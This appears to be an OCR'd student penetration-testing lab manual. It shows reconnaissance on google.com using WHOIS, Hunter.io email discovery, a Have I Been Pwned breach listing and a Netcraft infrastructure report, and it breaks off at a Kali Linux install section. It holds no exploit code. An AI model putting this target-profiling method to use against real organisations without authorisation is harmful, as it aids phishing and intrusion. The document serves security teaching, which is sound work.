# Practical 1- 10

## Practical-1

**Aim:** Setting up penetration testing information gathering from various online sources.

A critical component in the overall penetration testing process is acquiring information. To acquire data from numerous online sources, follow these steps:

1. **Identify the target:**
2. **Gather information:**
3. **Use social media:**
4. **Check public records:**
5. **Use OSINT tools:**
6. **Use vulnerability databases:**
7. **Use online forums and communities:**
8. **Analyze the information:**

### Who is look up

It will tell us about the company information through its domain name.

# google.com

Updated 1 hour ago

## Domain Information

| | |
|---|---|
| Domain: | google.com |
| Registrar: | MarkMonitor Inc. |
| Registered On: | 1997-09-15 |
| Expires On: | 2028-09-13 |
| Updated On: | 2019-09-09 |
| Status: | clientDeleteProhibited<br>clientTransferProhibited<br>clientUpdateProhibited<br>serverDeleteProhibited<br>serverTransferProhibited<br>serverUpdateProhibited |
| Name Servers: | ns1.google.com<br>ns2.google.com<br>ns3.google.com<br>ns4.google.com |

## Registrant Contact

| | |
|---|---|
| Organization: | Google LLC |
| State: | CA |
| Country: | US |
| Email: | Select Request Email Form at https://domains.markmonitor.com/whois/google.com |

## Administrative Contact


| | |
|---|---|
| Organization: | Google LLC |
| State: | CA |
| Country: | US |
| Email: | Select Request Email Form at https://domains.markmonitor.com/whois/google.com |


## Technical Contact

| | |
|---|---|
| Organization: | Google LLC |
| State: | CA |
| Country: | US |
| Email: | Select Request Email Form at https://domains.markmonitor.com/whois/google.com |


**Hunter IO**


It will tell us different email used in that company.







**Have been Pawned**




Oh no — pwned!
Pwned in 3 data breaches (subscribe to search sensitive breaches)
Donate
Breaches you were pwned in
A "breach" is an incident where data has been unintentionally exposed to the public. Using the 1Password password manager helps you ensure all your passwords are strong and unique such that a breach of one service doesn't put your other services at risk.
Forbes
Forbes: In February 2014, the Forbes website succumbed to an attack that leaked over 1 million user accounts. The attack was attributed to the Syrian Electronic Army, allegedly as retribution for a perceived "Hate of Syria". The attack not only leaked user credentials, but also resulted in the posting of fake news stories to forbes.com.
Compromised data: Email addresses, Passwords, User website URLs, Usernames
Gawker: In December 2010, Gawker was attacked by the hacker collective "Gnosis" in retaliation for what was reported to be a feud between Gawker and 4Chan. Information about Gawkers 1.3M users was published along with the data from Gawker's other web presences including Gizmodo and Lifehacker. Due to the prevalence of password reuse, many victims of the breach then had their Twitter accounts compromised to send Acai berry spam.
Compromised data: Email addresses, Passwords, Usernames
Win7Vista
Win7Vista Forum: In September 2013, the Win7Vista Windows forum (since renamed to the "Beyond Windows 9" forum) was hacked and later had its internal database dumped. The dump included over 200k members'

**NetCraft**


What's that site running?
Using results from our internet data mining, find out the technologies and infrastructure of any site.
https://www.google.com

# Site report for https://www.google.com

▸ Look up another site?

Analysing site...

Share:

## Background

| | | | |
|---|---|---|---|
| **Site title** | Google | **Date first seen** | May 2002 |
| **Site rank** | 1 | **Netcraft Risk Rating** | 2/10 |
| **Description** | Not Present | **Primary language** | English |

## Network

| | | | |
|---|---|---|---|
| **Site** | https://www.google.com | **Domain** | google.com |
| **Netblock Owner** | Google LLC | **Nameserver** | ns1.google.com |
| **Hosting company** | Google | **Domain registrar** | markmonitor.com |
| **Hosting country** | US | **Nameserver organisation** | whois.markmonitor.com |
| **IPv4 address** | 209.85.203.99 (VirusTotal) | **Organisation** | Google LLC, United States |
| **IPv4 autonomous systems** | AS15169 | **DNS admin** | dns-admin@google.com |
| **IPv6 address** | 2a00:1450:400b:c03:0:0:0:67 | **Top Level Domain** | Commercial entities (.com) |
| **IPv6 autonomous systems** | AS15169 | **DNS Security Extensions** | unknown |
| **Reverse DNS** | dh-in-f99.1e100.net | | |


## IP delegation

### IPv4 address (209.85.203.99)

| IP range | Country | Name | Description |
|---|---|---|---|
| ::ffff:0.0.0.0/96 | United States | IANA-IPV4-MAPPED-ADDRESS | Internet Assigned Numbers Authority |
| ↳ 209.0.0.0-209.255.255.255 | United States | NET209 | American Registry for Internet Numbers |
| ↳ 209.85.128.0-209.85.255.255 | United States | GOOGLE | Google LLC |
| ↳ 209.85.203.99 | United States | GOOGLE | Google LLC |


### IPv6 address (2a00:1450:400b:c03:0:0:0:67)

| IP range | Country | Name | Description |
|---|---|---|---|
| ::/0 | N/A | ROOT | Root inet6num object |
| ↳ 2a00::/11 | European Union | EU-ZZ-2A00 | RIPE NCC |
| ↳ 2a00::/12 | Netherlands | EU-ZZ-2A00 | RIPE Network Coordination Centre |
| ↳ 2a00:1450::/29 | Ireland | IE-GOOGLE-20091005 | Google Ireland Limited |
| ↳ 2a00:1450:4000::/37 | Ireland | IE-GOOGLE-2a00-1450-4000-1 | EU metro frontend |
| ↳ 2a00:1450:400b:c03:0:0:0:67 | Ireland | IE-GOOGLE-2a00-1450-4000-1 | EU metro frontend |





## OSINT Framework


**It give us different tools and framework that we can use to gather information.**





## Practical – 2


# Installing Kali Linux







